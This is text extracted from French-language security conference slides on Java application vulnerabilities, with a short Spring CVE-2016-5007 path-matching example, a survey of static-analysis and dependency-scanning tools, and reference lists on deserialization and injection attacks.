
Seulement pour les plateformes de queue de messages

08/03/2016

 **black hat** USA 2016


- Tiré de la [présentation de Matthias Kaiser à Black Hat USA 2016](#)

Spring CVE-2016-5007




<https://pivotal.io/security/cve-2016-5007>

Spring CVE-2016-5007



<https://pivotal.io/security/cve-2016-5007>

Spring CVE-2016-5007



<https://pivotal.io/security/cve-2016-5007>

```
AntPathMatcher matcher = new AntPathMatcher();  
assertTrue(matcher.match("/foo/bar", "/foo_/bar"));
```

Il y a une bonne nouvelle



Bonne nouvelle !

- Il existe des outils qui peuvent trouver :
 - Des vulnérabilités connues pour les librairies et "frameworks" que vous utilisez.
 - Des vulnérabilités potentielles dans vos logiciels maison.

OUTILS DE SÉCURITÉ

Outils d'analyse statique de code

- Find Security Bugs
 - IDE (IntelliJ, Eclipse)
 - SonarQube, Jenkins
- LAPSE
- PMD
- HP Fortify (\$)



LAPSE +

The Security Scanner for Java EE Applications



Find Security Bugs



Jenkins

sonarqube

SpotBugs



FindBugs
because it's easy

Outils d'analyse des dépendances

- Java

- Victi.ms
- SRC:CLR
- Dependency Check



- JavaScript

- Retire.js



A complex network diagram with red lines and nodes, some of which are hexagonal, forming a web-like structure across the background.

Démonstrations

CONCLUSION

Conclusion

En espérant vous voir à ..

ConFoo.CA

nsec

<http://nsec.io>

Essayez dès demain...

{🐞} Find Security Bugs

<http://find-sec-bugs.github.io>

Références: Désérialisation

- [What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common?](#) par Stephen Breen
- [AppSecCali 2015 - Marshalling Pickles](#) par Christopher Frohoff and Gabriel Lawrence
- [Exploiting Deserialization Vulnerabilities in Java](#) par Matthias Kaiser
- [Java Serialization Cheat-Sheet](#)
- [YSoSerial](#) outil maintenu par Christopher Frohoff
- [Look-ahead Java deserialization](#) par Pierre Ernst
- [NotSoSerial](#) java-agent pour mitigation

Références: Template injection et JNDI/LDAP

- Template injection:
 - [Server-Side Template Injection For The Modern Web App](#) by James Kettle ([vidéo](#))
- JNDI/LDAP RCE:
 - [A journey from JNDI/LDAP manipulation to remote code execution dream land](#) par Alvaro Muñoz et Oleksandr Mirosh
 - [Introducing JNDI Injection and LDAP Entry Poisoning](#) (Résumé de l'article précédent)

Références: Outils de sécurité

- Find Security Bugs
 - <https://find-sec-bugs.github.io/>
- Jenkins FindBugs integration
 - <https://wiki.jenkins-ci.org/display/JENKINS/FindBugs+Plugin>
- SonarQube
 - <https://github.com/SonarQubeCommunity/sonar-findbugs>
- OWASP LAPSE
 - https://www.owasp.org/index.php/OWASP_LAPSE_Project
- Victi.ms
 - <https://github.com/victims>



Questions ?

Contact

✉ parteau@gosecure.ca
🌐 gosecure.net/blog/
🐦 @h3xStream @GoSecure_Inc